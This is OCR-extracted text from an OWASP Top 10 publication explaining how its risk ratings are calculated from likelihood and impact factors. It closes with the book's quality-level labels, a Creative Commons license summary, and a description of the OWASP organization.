
To do so, we developed a Risk Rating methodology for the Top 10 that is based on the OWASP Risk Rating Methodology. For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. As such, we can never be as precise as a system owner can when calculating risk in their applications. We don't know how important your applications and data are, what your threat agents are, nor how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your business. You will have to decide how much security risk from applications you are willing to accept. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A2: Cross Site Scripting, as an example:



THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.